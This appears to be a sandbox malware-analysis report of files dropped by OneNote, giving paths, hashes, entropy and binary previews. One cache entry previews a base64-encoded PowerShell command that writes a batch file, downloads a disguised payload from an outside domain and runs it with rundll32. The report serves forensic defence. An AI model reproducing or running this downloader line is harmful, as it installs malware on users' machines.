Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5272
Entropy (8bit):	1.2918100391698801
Encrypted:	false
SSDEEP:	12:U7Yyfnj/UPBsnlFFFBtMVstO/B+p3lvpvyoT+X+C:U7YyfnYq3tOstG+KvpqoKF
MD5:	D43C12514B634408CF7D8D69616208FE
SHA1:	C7D411BBBB18A0A5C9625EABE59259DEE45338FE
SHA-256:	E5F728BE77E0C53AA7C620D62E9917DF25DAECBF338569394222AAB0CE2D6E9D
SHA-512:	38C03D40791630F04194D00D5BFEF2E799F18F87D66E6E43E0E80AA400EF88848057E28EBA42FE862D8BD88E19E677B011B868C11D75AF3DB3DAFEF21718FAD6
Malicious:	false

Preview:	.R\{..M..Sx.)...W|...B..1.0+.....?.....l.....*...*...*...*.....h.....4../a.,B.,..]X.....<..F. `..d.).....f..>f..>f..>f..>.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\My Notebook\~Quick Notes.one.onebackupconstruction

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5272
Entropy (8bit):	1.2918100391698801
Encrypted:	false
SSDEEP:	12:U7Yyfnj/UPBsnlFFFBtMVstO/B+p3IvpvyoT+X+C:U7YyfnYq3tOstG+KvpqoKF
MD5:	D43C12514B634408CF7D8D69616208FE
SHA1:	C7D411BBBB18A0A5C9625EABE59259DEE45338FE
SHA-256:	E5F728BE77E0C53AA7C620D62E9917DF25DAECBF338569394222AAB0CE2D6E9D
SHA-512:	38C03D40791630F04194D00D5BFEF2E799F18F87D66E6E43E0E80AA400EF88848057E28EBA42FE862D8BD88E19E677B011B868C11D75AF3DB3DAFEF21718FAD6
Malicious:	false
Preview:	.R\{..M..Sx.)...W|...B..1.0+.....?.....l.....*...*...*...*.....h.....4../a.,B.,..]X.....<..F. `..d.).....f..>f..>f..>f..>.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Open Sections\Note.one (On 07-02-2023).one (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	108872
Entropy (8bit):	7.42949351384423
Encrypted:	false
SSDEEP:	1536:j2cvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7+2x0R6Za:ycgS2EJbyYeMYkKkyX3DWvLLATicRga
MD5:	EFEA16F8FF499DE8601EDF598FB71617
SHA1:	6D17E784B82EA812D74739BF665D2D886C687997
SHA-256:	031526ADAA66ACF45CC84973C26B07A5BC8B14C38B158E21C7472EEEAE173E20
SHA-512:	DAD4909A9EE67B63C5C088904372D61374809620B361F913E9C3F926D018110D67439B0167251FE0EA393F0E347E1809E315FD657B4D32C2DFA6130016FB4335
Malicious:	false
Preview:	.R\{..M..Sx.)..v7;..C..p.#.....?.....l.....*...*...*...*.....&.....h.....H.....`.....D.....!.....L.g:o.\ {.....f..>f..>f..>f..>.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Open Sections\~Note.one.onebackupconstruction

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	108872
Entropy (8bit):	7.42949351384423
Encrypted:	false
SSDEEP:	1536:j2cvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7+2x0R6Za:ycgS2EJbyYeMYkKkyX3DWvLLATicRga
MD5:	EFEA16F8FF499DE8601EDF598FB71617
SHA1:	6D17E784B82EA812D74739BF665D2D886C687997
SHA-256:	031526ADAA66ACF45CC84973C26B07A5BC8B14C38B158E21C7472EEEAE173E20
SHA-512:	DAD4909A9EE67B63C5C088904372D61374809620B361F913E9C3F926D018110D67439B0167251FE0EA393F0E347E1809E315FD657B4D32C2DFA6130016FB4335
Malicious:	false
Preview:	.R\{..M..Sx.)..v7;..C..p.#.....?.....l.....*...*...*...*.....&.....h.....H.....`.....D.....!.....L.g:o.\ {.....f..>f..>f..>f..>.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000000.bin

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE

File Type:	data
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	4.758135109297807
Encrypted:	false
SSDEEP:	768:LPNLjdwWNtzafOJHzI6rrPikDRU/96QXzTdnz+duE0tjmzk1NyZb:LPNLZw6pa25lyrq4Uzzpz+dN0tjLN0b
MD5:	A2F959915A29D85D6D6B8ED1EE975495
SHA1:	58E249A272753BAD7C230EDCD3F4D092830F00A3
SHA-256:	6D371D355A9C938A6C438BA617E1462F807CAA42DE48A69236E75B3F44355B07
SHA-512:	8A7932D59B831F4F63FFF1F7963BEF96DC529B668FB31840CFD20A071A91B64CA62733E07D2CBB3B153307E2CAAA9E45113D3A41D11F4F00BB6D3CC6A80FA5A 5
Malicious:	false
Preview:	....8..@....j.s.R...&..ug.....;.H.....@X...j.s.R...&..ug.....X.....0.....p...P.....X.....?.....~.....?..... ...F ..@ef....$.4.....X.CC..8.!..B.....t....?...=....m;.H....7.5N....{.i.6.&L.w.....?.....x.....<.....b>. ....@....._=....E.v\|>/UNK.....@....j.s.R...&..ug.....`.z@..#..a.....X.....0.....p...P.....`.....&5...1.....48.;.".E.....G..... Zs{K.F.2..{.....?...4.....d?2.>..G.....".p.....Vz..w..G."j..8.....m;.H....7.5N.....@.....ef....$.4.....?.....t.....@~.....X.CC..8.!..B..... ....?.....@..$>....m;.H....7.5N....{.i.6.&L.w.....>.....@

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000001.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	5.386028245708025
Encrypted:	false
SSDEEP:	384:20dv571PDWa+0sXsa75Qy6D6/hc/7fNNLQ6VN7lb+DfkvEACQwPG6Z:bhT+VL5r6ihcLzLQ6i4gG6
MD5:	EAF7634F7678D8E8511FC712D6A2A056
SHA1:	CB55E3EFBEE7D723D217BBE51F6A4131E19FA423
SHA-256:	BDE70CCAC301DD7F904D97FA2A2E3FAF143BD677F1E808B797AF0A55903B5D59
SHA-512:	7803C91843EF1BF1E83C5D88D37D77FA8EDAF2E8B31913B015E1FFCD4FF093969D63D2F9CFB9A03EDC9F3EF3817D2A533788B87C1EC289DB2E216DE48BF666 5E
Malicious:	false
Preview:	.....j.....=...Y..:.....@...@....$...,.....B..`H.....4@..B&. . .....s.....K.Z.G.A..... .....?...?.....<.....?...?.....~..@....r...._...R'WD..X.5'K.....Op.b..F.$..i....._..x...j...4....K.}].G.U...-.....s.....K.Z.G.A.....i.....t....."..@h...+..D.".c.{i....[2sN...K..Y.).....d.....@\....Op.b..F.$..i.....X.....C..p.'.....L.....^_.p.yYB.....#..... ....@...N.?I.LC.J..+.....Op.b..F.$..i.....t.....@4...h...+..D.".c.{i....s.....K.Z.G.A.....?..4..@t...V....R.X..LL.s.$..q.....m..M..u.....b..F.$..i.....(...4.....sR.QxI.o..Y.z> ....s.....K.Z.G.A.....).....J.i..K.y.R.MC.....F....Q...[.d....4...V8O.<.!.....==..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000002.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.3866630770867325
Encrypted:	false
SSDEEP:	24:R9i1Dw9eSe51zN6W+UTdrLLJ/VyDioHvma/7eSq1UPhgllRE+1:3yDMqph+UTdLqvdpaUPYRE
MD5:	8A3FD8539047AAD2F542993F755CE206
SHA1:	4C06AD18AE8581C19E0D5C5FEC9F96E3562DDEE7
SHA-256:	15776C55BC2897AEDB3B262C94818D39D4685EDB3D944B0D274AC71311810348
SHA-512:	A262DA793676354E2C8ABA86C7437694DEFC8BB5A0C35D0E2177CCEBA4BB40B0E2C05D287767109AFB032D679409D43315DACD195E25F673D5556DFF55F649 9
Malicious:	false
Preview:	j...>.....0...j...>...^.....v.....[v.^.....`k`.^.....^.....B....2.2.os- .....;.XC...os-....[v.^.....`k`.....^.....B....2.2.^.....os-.....os-.....;.XC...^.....^.....B....2.2.2...^..... ..).....X.'.....".^..T.,.....^.....os-..c..,0...e...B4.$.....\|..tQ&G...%QE.3...%.:.....4..(...(.....0...e... ..$.....m.....A.`q1.... .}..:..... 0.....4..e....5..b4.....T-Do..-A...Q'.1.....(...(.....%.:.....5|.....J.ID".U.O.....;.5....@...h.NG.....N...z..... ....;.5....@...h.NG.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000003.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288

Entropy (8bit):	4.3544543042718
Encrypted:	false
SSDEEP:	96:ectYzCt9SrbdO2MuptXQHZx5tFHO8xBwGy8OR2OCoOtYDSYZ8H2mtX4trLO6A6K:eMYuSrbMoXQHLD//0v4oPZQfXZ
MD5:	9629B6792EE358291620BFF8776097F6
SHA1:	6FF31914E603A2537153DFBB9D6E42DFCAA3F984
SHA-256:	13FDEB3780453A2C7A118B923C871548051F3FA794BE8C875E050218F21BFC66
SHA-512:	6644275C156100388F96F9D7E536C4EC4ACC513A2CB9FF303C27645825FD77D210B47B3D87254C69674FF8B1ECADDAEFF2654C30F33DCCF87AC608F821DF834
Malicious:	false
Preview:	....$.....$.....x.....C=8.O...a;@f..-...- ...)9.....-.....(.#..).0.Q.u....{.i.6.&L.w.....{.i.....5.....-.....G.)9.....-..P....-..P*i..-..d.]..- ..`.T.....5H.G.#F.....\....h.....`.{.i.....-.....-.....G.)9.....C=8.O...a;@fc.....`.....`.....`..J....`d.1....`N.:.... `N.H.....4..(...(.....{.i.....{.i.6.&L.w.....C=8.O...a;@f.2.....&.....`.{.i.....c.,.....$.....t..... (.#I

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000004.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.208305094975494
Encrypted:	false
SSDEEP:	48:oiGMa0iKOmvokO2brRj0hVkeTkSR6Cd2r9mPFTjxu1v2tMCoj+Aka1wqgctqcXkI:o1B0Sxk7brkVLvRGrEFxw+AYcBgUaw
MD5:	5526D81FBD69F35E450996E000B22795
SHA1:	156E799D9B9F4C7744F5B45E0935CE23024D94B9
SHA-256:	780AACE48801B6678BDEE219D8874A9B2A7710D3ED255868F73F41A2AA2D148B
SHA-512:	A0DD99D8D9CC4BD65A5EA162A9EC27DD8E8C2CDD67265B7B96744541F26124AADE6DCA17D900290EEE1ED72A72B5EE97C34EFCB8079622AA5BBF539C79A75085
Malicious:	false
Preview:	6.....@.....4.....?.....?.....?....?.....0.....9j.....9j.G.c.G.G..L.?...4.....4Y....p.....x.....x... .15.K1B...$...Q.q.h.....9j.....SF.i...e...T,....9j.G.c.G.G..L.?69j.....5.....-.....G.)9..... . ...m.2LI2.....SF.iE..e...T,.....J...p.....$.v5?.....h..(12..q..C.....KH.9j.G.c.G.G..L.?6. .....m.2LI2.. ....$.v5?.....h..(..$.12..q..C.....KH.12.....Q.....Q..... .....9j...>..9j.\.H..9j...I.....4..~...1...(...(...<...O.n.e.N.o.t.e. .N.o.t.e.b.o.o.k.s.\.M.y. .N.o.t.e.b.o.o.k.....M.y. .N.o.t.e.b.o.o.k..... ..9j.....9j.G.c.G.G..L.?6t.e.b.o.o.k.....2...&..... ...c..,.....Q.q.h.....9j.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000005.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.2765482351087298
Encrypted:	false
SSDEEP:	12:JYqdCceZhvR//esvUtlE4zOOwhkMFT3k1lMXNadNd4yeZG/i9:qCCceZpJ/eXtlvbwSB1gNadNd4yeE/
MD5:	8D0512D82D3100D69FF91892326A5F4B
SHA1:	BA28A646812CFFB96B107D695E7E69376D18A848
SHA-256:	924FA25617EE40A6C5AADDCFBB9F7B18B87919241526EDB2424ECE49CE096667
SHA-512:	694935514FB5B8CAE0F0B28FE3901F91BBB4E54DFD489B0B578122DA6F4F58072713E5301DAF1EF8865397BA5C6F970E3F8D825B4D0E724E90D3BF02693BADFA
Malicious:	false
Preview:	....>.....x.....?.....2.....2.B0..O..:..(.....L.J.1<?..(.j.s .R...&..ug..j.s.....L.J.1<?..(.....2.B0..O..:..(...2.....5.....-.....G.)9.....1..p.AC..Z... ..c....h...N.....c..[.E..).<.....c..[.E..).<.....1..p.AC..Z....c.....2.....2.....2...C...2.`.1.. .2...F.....4..~...1...(...(.....O.p.e.n. .S.e.c.t.i.o.n.s.....O.p.e.n. .S.e.c.t.i.o.n.s.....1.....O.p.e.n. .S.e.c.t.i.o.n.s.....j.s.....j.s.R...&..ug..... .....L.J.1<?..(.2.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000006.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	3.7833419575507463
Encrypted:	false
SSDEEP:	192:MQN76VQWZO2RcSY1BopAI+seg0RcLYr7jSPR:v76e4REoqI1+Rn7jS
MD5:	567E40821646A5E609772BB82E1B3599

SHA1:	7CA67C50D91952C56C8AD9732BD1B896BF041DC8
SHA-256:	033B9E67C847335DA84BDBA2E04D7BA72446BD88307BD816ED7E84F9C36AA1F1
SHA-512:	ACBBFD39256196A0DDF1E4B27A5739CF984F788117BA378F0EA79CB71187B15022A3D49DCEBBE557A40A7CD0B9CCB1180F4075FF26586FD2B5264DF354BD27B7
Malicious:	false
Preview:	R.....Z...d...<.....-.....D..@r...@...X.....^.....).\.....).\.....).\..o.....op.. O.....q..).\.-6.....p.).\..I.qk..B.....LZ.I....op.. O.....q....o.....).\.....).\.....).\.....).\..W..).\.....).\..r..).\$....).\.....Z4.....4../4..04.....p.....C.a.l.i.b.r.i.....).\..z... ..$.....M0.Q.....C...?.....@?..@?...PA...?...A.X.A.....").\#).\..z...,4. .....$.4..V/.Q.....).\.).\.).\.).\..z...y.. x.. .....$... ./.Q./.Q.....o..z...;.....4...4..?.. ....."...a....5...5....Q.....5.7.K.<.O.=.=.K.9. .@.8.A.C.=.>.:....p.n.g.....A...@[tA..@.....?.ZQ?.....z..O.....MV.-x}.K.....P.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000007.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 40 x 40, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1354
Entropy (8bit):	7.799120546917745
Encrypted:	false
SSDEEP:	24:AXFMpSCdmi2MTbWm/8T368Bf50D+1vDD9BFGBsQ5SOryjJ4w6++mPKc82UGOpIUg:AO4m122bQ36gfaS1rDw2QsOryjJ4xLml
MD5:	C2BF462C1311A92660999498F29394BD
SHA1:	4BD7C156F172C1114F33D80BAB05252C9F8E87C0
SHA-256:	5E0A8F7D863DAD057AC91FB888CFA7BE1D30A6CF65A908CE90081C323A0858B7
SHA-512:	1107117B3C4B843E5EB32CB13C5CA91E28857DDAE18A197F471D9FCA5B767C7441661FC3A21D2B6FF3C6EB91048A93598E1D86EA55A60A427D8E4B82E59A3009
Malicious:	false
Preview:	.PNG.....IHDR...(...(.....m....sRGB.....pHYs...t...t..f.x....IDATXG..O.W....`...c.C..`.H(!@.[Q..B.D.....Q..}.C...}.CTU.MR.j...[.....".x.B.x.wG.2$xf.J..W..g....}w.H.....b* ...../.V_|.....TC]-.d.....\\Z..I.....>..D....G.....}.]}.x...X...WZ....?.-...A..&x...Q$)U..../.w...?..!8IE..:.....6..y.z..Yg.`g.@(...z...VS..$@..q2.,"....RT.}..%..q.IA0....[m.....2...8...a.LJ....n.....M.%x.....\...$g.Y.p.Q^U....$;.r.....>...>...]..$...r..bz.P*.(....}:&'ldc...c|.bs.>z.:?.M....(.SR..a..o..*=2....i#..{.....y.)....}.1_ .....T@O..F..d....Piu.TQA....#DY.S&G....j....3z..>zL..:...33...C&.S....h...LQk. ...hRSy&m..?...d.....l.].G...BL.-..N;.....s.0Q....T.(0...p....HU..d.V..z.)..2. .....d...x.{.....2.zdP.....;.?aeu.....(..,#.....nj.... ....0.X..dr.T)x...4.V...]p8].p.PH.4f{.n.....x.....Z...O>DF.)^.Y.....p.Zf..1e.a.>."fm{.=hui...Fnn.T....../"...U<.,f'.....:Y.....ckk..RN.....f.omf..rZi.\..h.....|.4.,/.....=.z%.F....*Z...>.*.A.....?.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000008.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	76485
Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528
SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9F
Malicious:	false
Preview:	.PNG.....IHDR.....*.....v.....gAMA.....a....IiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..I..."#....Y....a...@...V....HU...H...(.gA..Z.U\8....)z.....y.....&..j.9R.<:...OH.....H.. ...g.....yx~t.?...o...p..$.....P&W. ..."....R...T.....S.d.....ly\|B".....I>.....(G$.@..`U.R,.....@".....Y.2G.....v.X..@`...B,.. 8..C.... L..0.._p..H.....K.3.....w....!..I.Ba.).f.."...#.H..L.....8?.....f.I....k.o">!.....N..._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<.....%b..0.>.3.o..~..@...z..q.@.....qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!.....2.....w....O.N....I.~.....X.v.@~.-.....g42y.....@+.....\...L....D..*.A.....a.D@.$.<.B.....A.T.:.....18....\..p..`.....A...a!:..b.."....."aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@.....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$.....^...I...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m..... .....O.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000009.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	GIF image data, version 89a, 1012 x 327
Category:	dropped
Size (bytes):	11765
Entropy (8bit):	7.911655818336033
Encrypted:	false
SSDEEP:	192:aUpmR1MS7mEuHIgBEoe/nOdV8EHi+rBJZ2M6qhH03NMWjvD5ZktcatNy+AT3jCOj:aUOVTi9EoDH8ujBJwMvhU3mgocatgdOm
MD5:	B035F23C68CC9673E604FE5472F223D2
SHA1:	56495B558547AACCE34C65C1D1FCF6C9ECAFCEE1
SHA-256:	F3F791A1303058D4F363E02F0515DE8484249624857CAF5ECE6C926D7324114C
SHA-512:	B6923EC5D91F5C771B65C63A97AB23BC8E6762CA60C31DEE8D1D141703923EDDFC266229B263EA88E10AF89A92C0EF361BF91A3D5CB600AE129C452D9458062

Malicious:	false
Preview:	GIF89a..G.....|..... .....Y..Z..\.._...a..c..d..f..e..i..k..m..n..p..s..r..v..y..z..}..~.....0..3..5..6..7..9..<..>..@..B..C..E..G..J..N..N..P..R..T..V..[..... ..!..#..#.."..$..&..&..(..)..+..+..,.....1..3..4..6..9..;..=..?..B..E..G..I..L..N..O..Q..S..W..Z..]..^..`..a..b..d..g..h..j..m..p..s..u..x..{..|..~..... .....!.....G.....H.....*\....#J.H....3j.... C..I...(S.\...0c.I...8s.....@...J...H.*]...P.J.J...X.j....`..K...h.]...p..K...x.....L....N....8q..i.L....3k....C..M. ...S.^....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000A.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	ASCII text, with very long lines (376), with no line terminators
Category:	dropped
Size (bytes):	376
Entropy (8bit):	5.791466963001911
Encrypted:	false
SSDEEP:	6:sKHLgyKBM34HR1KCsu2xKthIYWNgvBSuaNaTxEkRcdCe/ydGx8vWHWm+CxhIEXr2:ssLgyaI4HPKC2EwgvBSrkmdhKEAWHB+D
MD5:	DE85AF8741A255BEE889294D26CB536A
SHA1:	DC1964B10E6D1513A5F414608DB4CD3F19B865E5
SHA-256:	A7785E460E6CF4B147A981BB91F62842D2386A23F00EAEEEFFF13E6C4DFE2F7D
SHA-512:	9D90493F9B366D5A238BA7BF398F3CB24A8DDD27817FF10A24B180A9CA62087C3A6B0D575CC7B36E6AC832EF0E476B3D8350F91333C5F13731E3AD421814115
Malicious:	false
Preview:	powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnBvd2Vyc2hlbGwgSW52b2tlLVdlYlJlcXVlc 3QgLVVSSSBodHRwczovL3Rhc3NvaW5tb2JpbGlhcmlhLmNvbS81NkcwLzAxLmdpZiAtT3V0RmlsZSBDOlxwcm9ncmFtZGF0YVxwdXR0eS5qcGcNCnJ1bmRsb DMyIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZyxXaW5kDQpleGl0DQo=')) > C:\ProgramData\in.cmd&&start /min C:\ProgramData\in.cmd

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000B.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	76485
Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528
SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9 F
Malicious:	false
Preview:	.PNG.....IHDR.....*.....v.....gAMA.....a....IiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..I.."#....Y....a...@...V....HU...H...(.gA..Z.U\8....}z.....y.....&..j.9R.<:...OH.....H.. .. ..g.....yx~t.?...o...p..$.....P&W. ..."....R...T.....S.d.....ly\|B".....I>.....(G$.@..`U.R,.....@".....Y.2G.....v.X..@`...B,.. 8..C.... L..0.._p..H.....K.3.....w....!..I.Ba.).f.."..... #.H..L.....8?.....f.I....k.o">!.....N..._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<.....%b..0.>.3.o..~..@...z..q.@.....qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!.....2.....w....O.N....I.~ .....X.v.@~.-.....g42y.....@+.....\...L....D..*.A.....a.D@.$.<.B.....A.T.:.....18....\..p..`.....A...a!:..b.."....."aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@. .....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$.....^...I...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'.._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m..... .....O.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000C.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.5246161936986637
Encrypted:	false
SSDEEP:	12:8hs4s1lBngY+gnlEQzUkThFDn1O3t84oLgndaJl+:8hs4s1lBnlHVU3Ma6
MD5:	E94DDF5CD721FACCA42274F6CDA1D942
SHA1:	0BD9B0D67AC8F7BEDF8840CFD53A5892E41A1398
SHA-256:	3DC1D5A9871D19B5B351A7CE6930030619B504B8A29D097E09A44F086CA1221D
SHA-512:	0BB562C231A7237B5511A7B22000378C54D49887C1A14CF3DA9F46AC987C930542DE6B0DDA3696FEA11A9589BFE164B9BE97C068F2C2AC3EE05474C6539D027 E
Malicious:	false
Preview:	2...>.....x.....2...>.....x...,...2...>...X.....x.....-S.....-S...@H..`.....Rr.....Rrj.^L. w.4].%d.-S...@H..`.....-S..Rrj.^L.w.4].%d.Rr.....Rr.....5.....-.....G.)9.....Rr..... .....'..F{.@.5..b.[7.....L..I.d.....h...N.....'..F{.@.5..b.[7.....L..I.d.....-S.....-S..... .....-S..1...-SX.4.....0...e.....d..I.M.F..n]...pz.$-;.....4.....(...(.....8.....?..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000D.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.9012312896576654
Encrypted:	false
SSDEEP:	6:XaE567jclaIXsDHjsD6rjXjgtn/llSK9dtJCRdVlZKQL1F3mVXED6JllsOxNHXpJ:X6MlaIXsbjsYklEgR2FuEDoktE0
MD5:	8DC6F9FD87CFC81B314B9B09D86AB5D8
SHA1:	919C85CC5B2B109749BC25FD4E9DC97A1059008A
SHA-256:	3FC9CD3DD6E94BCCCC93AED05E969C5D6B49A1E96270F277528B6C9063C7CF5C
SHA-512:	BAEEE183816EB4820604ED2C1270FE6C5F5B0FE635E61677389C76BBE1500883DE2202D0AE5CD368172CEB99B75144AAAC8E5D70B5B586B0E825080023F34EEA
Malicious:	false
Preview:	2...>.....x.....B..C...e..l.....D;..C.:.)....D;..C.:.)....B..C...e..l.....5.....-.....G.)9.....%.|q-;OC.=+}.g}M.....@B.iH...7.Y.....h...N.....%.|q-;OC.=+}.g}M.....@B.iH...7.Y.....6....`.1.....4..~...1...(...(.....Q.u.i.c.k. .N.o.t.e.s.....Q.u.i.c.k. .N.o.t.e.s.....1.....Q.u.i.c.k. .N.o.t.e.s.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000E.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.697949331746655
Encrypted:	false
SSDEEP:	96:oOWb9+GxjzxyLdKxhEgLiUICKF8mEwBWbQ:ch+Mjz8LdihEgLPIC28DwgU
MD5:	AEBA9CDF13827B0EE0081A699FF46F62
SHA1:	75935183406057D68DFE863B9F1FF05050757EB0
SHA-256:	AA7065B232651B6B8177511EA2C765A02192A34AAC1639AD1AF90B1338296719
SHA-512:	D0F26655CE34F3A12341318DE5DB8EC6084DBA04113F5EC6E1095A0A3ABEF3FD559A6F74F45A0794DA0B7F145E8C8CE20CAC7F2D0E3EC1C50B96DAC179E54CF
Malicious:	false
Preview:	j..@...@<.....(.....j..@...@t.....(.....ZS.....ZS...]....]....s>.....s>.NuE.. .1Y.E...`.z@..#..a.....`....x....U..5p.....k.L...v.j.....k.....k.....k.....k.L...v.j....2.....^..... ...ZS...s>...`...k..... ..k.....s>T.7....k.....kX.....k..2....k..l.....T.N..k..T%q...m.T$.....s>.....c..,0...e...B4.$.....C@RQ.H..B.....Y.....x....U..5p.k.....k....k/J...{F<..$u.".4..8..u a/j.$u...s>.NuE...1Y.E..s>..).zv:F.....(.).....>.....x....U..5p...k.L...v.j.....).zv:F.....(.....k.....ZS...c..,0...e...B4.$.....I...M.....0.....0.....e....4..... .....T.i.t.l.e.....|{....B.I...R.....(....Y.....(...D...L.e.c.t.u.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000F.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.694216053495659
Encrypted:	false
SSDEEP:	192:OBsZ0qpgLdL9Ybhf+gBws9yzXXVAwRiPw:OWN0d5YVfD4nSwRi
MD5:	8F3DA84064DF55D8B0115411676E28BB
SHA1:	503EC80EE4BB4D2562E4C313F124053670ECF506
SHA-256:	B7A0321C44FA8CD3AE810839A784BC1AD55CFD03EBF99281C7DBDF5CA89AD2AB
SHA-512:	69B0EA98ABEBCBE4D0578FB0B8124BD484299FDF3038754CDE6E9C8C329744AD5DE7682D79AECF1D687C42CD56138849A8651B8AC1F5A3C4144423A3A04828D
Malicious:	false
